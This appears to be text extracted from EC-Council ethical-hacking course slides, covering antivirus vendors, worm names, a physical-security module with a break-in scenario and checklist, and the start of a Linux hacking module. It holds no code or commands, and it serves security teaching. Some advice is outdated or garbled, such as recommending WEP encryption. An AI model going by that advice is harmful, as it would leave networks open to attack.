⊙ Command Software Systems, Inc.

<http://www.commandcom.com>

⊙ Computer Associates International, Inc.

<http://www.cai.com>

⊙ Frisk Software International

<http://www.f-prot.com/>

⊙ F-Secure Corporation

<http://www.f-secure.com>

⊙ Trend Micro, Inc.

<http://www.trendmicro.com>

⊙ McAfee (a Network Associates company)

<http://www.mcafee.com>

⊙ Network Associates, Inc.

<http://www.nai.com>

⊙ Norman Data Defense Systems

<http://www.norman.com>

⊙ Panda Software

<http://www.pandasoftware.com/>

⊙ Proland Software

<http://www.pspl.com>

⊙ Sophos

<http://www.sophos.com>

⊙ Symantec Corporation

<http://www.symantec.com>

# New Viruses in 2005

- ⊙Worm.Win32.Bizex
- ⊙Virus Encyclopedia
- ⊙I-Worm.Moodown.b
- ⊙I-Worm.Bagle.b
- ⊙I-Worm.Bagle.a
- ⊙I-Worm.Klez
- ⊙Worm.Win32.Welchia.a
- ⊙Worm.Win32.Welchia.b
- ⊙Worm.Win32.Doomjuice.a
- ⊙Worm.Win32.Doomjuice.b

# Summary

- ⊙ Viruses come in different forms.
- ⊙ Some are mere nuisances some come with devastating consequences.
- ⊙ Email worms are self replicating and clogs the networks with unwanted traffic.
- ⊙ Virus codes are not necessarily complex.
- ⊙ It is necessary to scan the systems/ networks for infections on a periodic basis for protection against viruses.
- ⊙ Antidotes to new virus releases are promptly made available by security companies and this forms the major counter measure.



# Ethical Hacking


Module XVII

Physical Security

# Real World Scenario

Michael, a practicing computer security consultant, was asked to do a physical security test by the Chief of a very well known database firm. Their database was considered a major competitive edge. They believed their systems were secure, but wanted to be sure of it.

Michael went to the firm on pretext of meeting the Chief of the firm. Before entering the lobby, Michael had driven around the building and checked for the loopholes in physical security where he could slip easily into the building.





# Real World Scenario

He walked to the loading bays, walked up the stairs, and proceeded through the warehouse to what was an obvious entrance into the office building. Michael knew the location of the computer room. He took the elevator down, and entered the room, which was secured with cipher locks and access cards guarding its every entrance. He went straight to the tape racks. There, he studied the racks, as if looking for specific information. He grabbed a tape with an identifier that looked something like ACCT95QTR1.


The entire escapade lasted no more than 15 minutes. During that time, Michael breached their physical security by entering the building and taking a tape.

# Module Objective

- ◉ Security statistics
- ◉ Physical security breach incidents
- ◉ Understanding physical security
- ◉ What is the need for physical security?
- ◉ Who is accountable for physical security?
- ◉ Factors affecting physical security

- ◉ Major components needed to implement a good physical security program
- ◉ Physical security checklist
- ◉ Locks
- ◉ Summary

# Module Flow



# Security Statistics

- During the year 2002 in the US, 53% more notebooks were stolen in 2001 than in 2000.

Source: Safeware Insurance Group


- The average financial loss resulting from a laptop theft grew by 44% from 2000 to 2001 (\$62,000 to \$89,000).

Source: 2001 and 2002 Computer Security Institute/FBI Computer Crime & Security Survey

- Although the laptop's claim to fame is its mobility, according to a recent survey in Support Republic, respondents indicated that laptops were most often lost or stolen on corporate property, not while traveling.

- "Across campus, laptop theft is a rising problem, up 37 percent in 2003 from the previous year. For police, the thefts are frustrating because they are difficult to solve and easy to stop" - Yale Daily News, February 12, 04.

Source: TechRepublic, June 4, 2001



# Physical Security Breach Incidents

- ◉ In 2001, Yasuo Takei, the chairman of Japan's biggest consumer lender Takefuji was arrested on charges of wiretapping a journalist and others.
- ◉ In September 2001, a terrorist outfit created havoc in the US and offices of major firms were physically damaged.
- ◉ On 15<sup>th</sup> December 2003 Jesus C. Diaz, who once worked as an AS/400 programmer for Hellmann Worldwide Logistics was sentenced for one year imprisonment for accessing the company's computer system remotely and deleting critical OS/400 applications.
- ◉ In the year 2003, a laptop containing the names, addresses and Social Security numbers of about 43,000 customers was stolen from Bank Rhode Island's principal data-processing provider.

# Understanding Physical Security

- ◉ Since man has had something important to protect, he has found various methods of protecting it.
- ◉ Egyptians were the first to develop a working lock.
- ◉ Physical security describes measures that prevent or deter attackers from accessing a facility, resource, or information stored on physical media.
- ◉ Physical security is an important factor of computer security.
- ◉ Major security actions that are involved with physical security are intended to protect the computer from climate conditions, even though most of them are targeted at protecting the computer from intruders who use or attempt to use physical access to the computer to break into it.



# What Is the Need for Physical Security?

- ⊙ To prevent any unauthorized access to computer systems
- ⊙ To prevent tampering/stealing of data from computer systems
- ⊙ To protect the integrity of the data stored in the computer
- ⊙ To prevent loss of data/damage to systems against any natural calamities



# Who Is Accountable for Physical Security?

- ⊙ In most organizations there is not a single person who is accountable for physical security.
- ⊙ The following set of people should be made accountable for the security of a firm , which includes both physical and information security:
  - The plant's security officer
  - Safety officer
  - Information systems analyst
  - Chief information officer



# Factors Affecting Physical Security

⊙ Following are the factors which affect the physical security of a particular firm:

- Vandalism
- Theft
- Natural calamities:
  - Earthquake
  - Fire
  - Flood
  - Lightning and thunder
- Dust
- Water
- Explosion
- Terrorist attacks


# Physical Security Checklist

- ⊙ Company surroundings
- ⊙ Premises
- ⊙ Reception
- ⊙ Server
- ⊙ Workstation area
- ⊙ Wireless access points
- ⊙ Other equipment, such as fax, removable media, etc
- ⊙ Access control
- ⊙ Computer equipment maintenance
- ⊙ Wiretapping
- ⊙ Remote access

# Physical Security Checklist

## ⊙ Company surroundings

- The entrance to the company premises should be restricted to only authorized access.
- The following is the checklist for securing the company surroundings:
  - Fences
  - Gates
  - Walls
  - Guards
  - Alarms



# Physical Security Checklist

## ⊙ Premises

- Premises can be protected by the following:
  - Checking for roof/ceiling access through AC ducts.
  - Use of CCTV cameras with monitored screens and video recorders.
  - Installing intruder systems.
  - Installing panic buttons.
  - Installing burglar alarms.
  - Windows and door bars
  - Deadlocks.

# Physical Security Checklist

## ⊙ Reception

- The reception area is supposed to be a busier area than other areas of the firm with the number of people coming and going.
- The reception area can be protected by the following:
  - Files and documents, removable media, etc. should not be kept on the reception desk.
  - Reception desks should be designed to discourage inappropriate access to the administrative area by non-staff members.
  - Computer screens should be positioned in such a way that people cannot observe the screen near the reception desk.
  - Computer monitors, keyboards, and other equipment at the reception desk should be locked whenever the receptionist is away from the desk and they should be logged off after office hours.



# Physical Security Checklist

## ⦿ Server

- The server, which is the most important factor of any network, should be given a higher level of security.
- The server room should be well lit.
- The server can be secured by the following means:
  - Server should not be used to perform day-to-day activities.
  - It should be enclosed and locked to prevent any physical movement.
  - DOS should be removed from Windows Servers as an intruder can boot the server remotely by DOS.
  - Disable booting from floppy disk and CD-ROM drives on the server or, if possible, avoid having these drives on the server.



# Physical Security Checklist

## ⊙ Workstation Area

- This is the area where a majority of employees work.
- Employees should be educated about physical security.
- The workstation area can be physically secured by taking the following steps:
  - Use CCTV
  - Screens should be locked
  - Workstation layout design
  - PC should be locked
  - Avoid removable media drives



# Physical Security Checklist

## ⦿ Wireless Access Points


- If an intruder successfully connects to the firm's wireless access points, then he is virtually inside the LAN like any other employee of the firm.
- To prevent such unauthorized access, the wireless access points should be secured.
- The following guidelines should be followed:
  - WEP encryption should be followed
  - SSID should not be revealed
  - Access points should be password protected to gain entry
  - Passwords should be strong enough so that they won't be easy to crack





# Physical Security Checklist

- ◉ Other equipment, such as fax, removable media, etc.
  - Such equipment should be secured by following these checks:
    - Fax machines near the reception area should be locked when the receptionist is not at the desk.
    - Faxes obtained should be filed properly rather than being handled carelessly.
    - Modems should not have auto answer mode enabled.
    - Removable media should not be placed in public places and corrupted removable media should be physically destroyed.



# Physical Security Checklist

## ⊙ Access Control

- Access control is used to prevent unauthorized access to any highly sensitive operational areas.
- The various types of access control are:
  - Separation of work areas
  - Biometric access control
  - Entry cards
  - Man traps
  - Faculty sign-in procedures
  - Identification badges

# Physical Security Checklist

## ⦿ Biometric devices:

- According to [www.whatis.com](http://www.whatis.com) “Biometrics is the science and technology of measuring and statistically analyzing biological data.”
- Biometric devices consist of a reader or scanning device, software that converts the scanned information into digital form, a location for the data to be analyzed, for instance a database that stores the biometric data for comparison with previous records.
- The following methods are used by biometric devices for access control:
  - Fingerprints
  - Face scan
  - Iris scan
  - Voice recognition



Source:<http://www.visionsphere.ca/>

# Physical Security Checklist

- Smart cards:
  - According to whatis.com a “smart card is a plastic card about the size of a credit card, with an embedded microchip that can be loaded with data, used for telephone calling, electronic cash payments, and other applications, and then periodically refreshed for additional use.”
  - A smart card contains more information than a magnetic stripe card and it can be programmed for different applications.



# Physical Security Checklist

- Security Token:
  - According to the search security definition, “A security token is a small hardware device that the owner carries to authorize access to a network service.”
  - Security tokens provide an extra level of assurance through a method known as two-factor authentication: the user has a personal identification number (PIN), which authorizes them as the owner of that particular device; the device then displays a number which uniquely identifies the user to the service, allowing them to log in.



# Physical Security Checklist


## ⊙ Computer Equipment Maintenance:

- Appoint a person who will be responsible for looking after the computer equipment maintenance.
- Computer equipment in the warehouse should also be accounted for.
- The AMC company personnel should not be left alone when they come to the company for the maintenance of computer equipment.
- The toolboxes and the bags of the AMC company personnel should be thoroughly scanned for any suspicious materials that could compromise the security of the firm.

# Physical Security Checklist

## ⦿ Wiretapping

- According to [www.freesearch.com](http://www.freesearch.com) wiretapping is the action of secretly listening to other people's conversations by connecting a listening device to their telephone.
- According to [www.howstuffworks.com](http://www.howstuffworks.com), “wiretap is a device that can interpret these patterns as sound.”
- Few things can be done to make sure that no one is wiretapping:
  - Inspect all the data carrying wires routinely.
  - Protect the wires using shielded cables.
  - Never leave any wire exposed.



Copyright © by EC-Council  
Source: [www.knoppix.com/phones.html](http://www.knoppix.com/phones.html)

# Physical Security Checklist


## ⦿ Remote Access

- Remote access is an easy way for an employee of a firm to work from any place outside the company's physical boundaries.
- Remote access to the company's networks should be avoided as much as possible.
- Its easy for an attacker to remotely access the company's network by compromising the employee's connection.
- The data being transferred during the remote access should be encrypted to prevent eavesdropping.
- Remote access is more dangerous than physical access as the attacker is not in the vicinity and there is less possibility of catching him.




# Locks

- ⦿ Locks are used to restrict physical access to an asset.
- ⦿ They are used on any physical asset that needs to be protected from unauthorized access, including doors, windows, vehicles, cabinets, equipment, etc.
- ⦿ Different levels of security can be provided by locks depending on how they are designed and implemented.
- ⦿ A lock has two modes – engaged/locked and disengaged/opened.



# Locks

- ⊙ Locks are either mechanical or electrical:
  - Mechanical Locks
    - Mechanical locks have moving parts that operate without electricity.
    - There are two types of mechanical locks:
      - warded
      - tumbler



# Locks

- Electric Locks
  - Electric locks work on electricity.
  - Electric locks are comprised of electronic devices with scanners that identify users and computers that process codes.
  - Electric locks are of the following types:
    - card access systems
    - electronic combination locks
    - electromagnetic locks
    - biometric entry systems



Source: [www.wagoneers.com/.../electric-door-locks.jpg](http://www.wagoneers.com/.../electric-door-locks.jpg)

# Spyware

## Different Types of Spyware:

- Wireless video interceptor
- Smoke alarm video camera
- Night scope
- Mini dome camera



# Summary

- ⊙ People should be appointed who would be accountable for any security breach in a firm.
- ⊙ Physical security should be checked.
- ⊙ All organizations should have a checklist for physical security as a part of their security check-ups.
- ⊙ You cannot do anything to prevent natural disasters, but the loss can be decreased substantially if security policy is properly implemented.
- ⊙ All the employees should take responsibility in handling security issues.




# Ethical Hacking

Module XVIII

Linux Hacking

# Scenario




# Module Objectives

- ◉ Why choose Linux?
- ◉ How to compile programs in Linux
- ◉ Linux security
- ◉ Linux a favorite among hackers
- ◉ Why is Linux hacked?
- ◉ Linux vulnerabilities in 2003
- ◉ Applying patches to programs
- ◉ Scanning in Linux
- ◉ Password cracking in Linux
- ◉ IP tables
- ◉ Linux IP chains
- ◉ SARA
- ◉ Linux Rootkits
- ◉ Rootkit countermeasures
- ◉ Linux Intrusion Detection systems
- ◉ Tools in Linux



# Module Flow




# Why Linux?

- ◉ Majority of servers around the globe are running on Linux/Unix-like platforms
- ◉ Easy to get and easy on the pocket
- ◉ There are many types of Linux-Distributions/Distros/Flavors, such as: Red Hat, Mandrake, Yellow Dog, Debian, etc.
- ◉ Source code is available
- ◉ Easy to modify
- ◉ Easy to develop a program on Linux

# Linux – Basics

- ◉ Aliased commands can pose a security threat if used without proper care
- ◉ Linux shell types - /sh, /ksh, /bash, /csh, /tcsh
- ◉ Linux user types, groups and permissions
- ◉ Overview of Linux signals, logging and /etc/security



# Chrooting

- ⊙ Linux is an open source Operating System with many vendors providing different security options.
- ⊙ Unlike other OSs, Linux is not secure.
- ⊙ Linux is optimized for convenience and doesn't make security easy or natural.
- ⊙ The security on Linux will vary from user to user.
- ⊙ Linux security is effectively binary: all or nothing in terms of power. Facilities such as setuid execution tend to give way in the middle.

# Why is Linux Hacked?

- ⊙ Linux is widely used on a large number of servers in the world making it a 'de facto' backbone.
- ⊙ Since application source code is available, it is very easy to find out the vulnerabilities of the system.
- ⊙ Many applications on Linux are installed by default so they are more vulnerable to attacks. Since the applications are open source, they may have bugs associated with them.
- ⊙ There are too many default installed daemons.
  - The admin must remove unused daemons
  - Change /etc/rc.d files and /etc/inetd.conf file
- ⊙ There are too many default installed setuid programs.

# Linux Vulnerabilities in 2003

- ⊙ Vulnerabilities were announced in many packages, including
  - apache, balsa, bind, bugzilla, cdrecord, cfengine
  - cron, cups, cvs, ethereal (many), evolution, exim, fetchmail (many), fileutils
  - gdm, ghostscript, glibc, gnupg, gzip, hylafax, inetd, iproute, KDE, kerberos, kernel
  - lprng, lsh, lynx, mailman, man, mozilla, mpg123, mplayer, mutt, MySQL, openssh, openssl
  - perl, pine, PHP, postfix, PostgreSQL, proftpd, python, rsync, samba, screen, sendmail, snort, stunnel, sudo, tcpdump, vim, webmin, wget, wu-ftpd, xchat, XFree86, xinetd, xpdf, and zlib

# How to Apply Patches to Vulnerable Programs

- ⦿ Check the Linux distribution homepage e.g., Redhat, Debian, Alzza, and so on
- ⦿ Go to the respective Websites of the vendors from whom the user has bought the program and download the patches

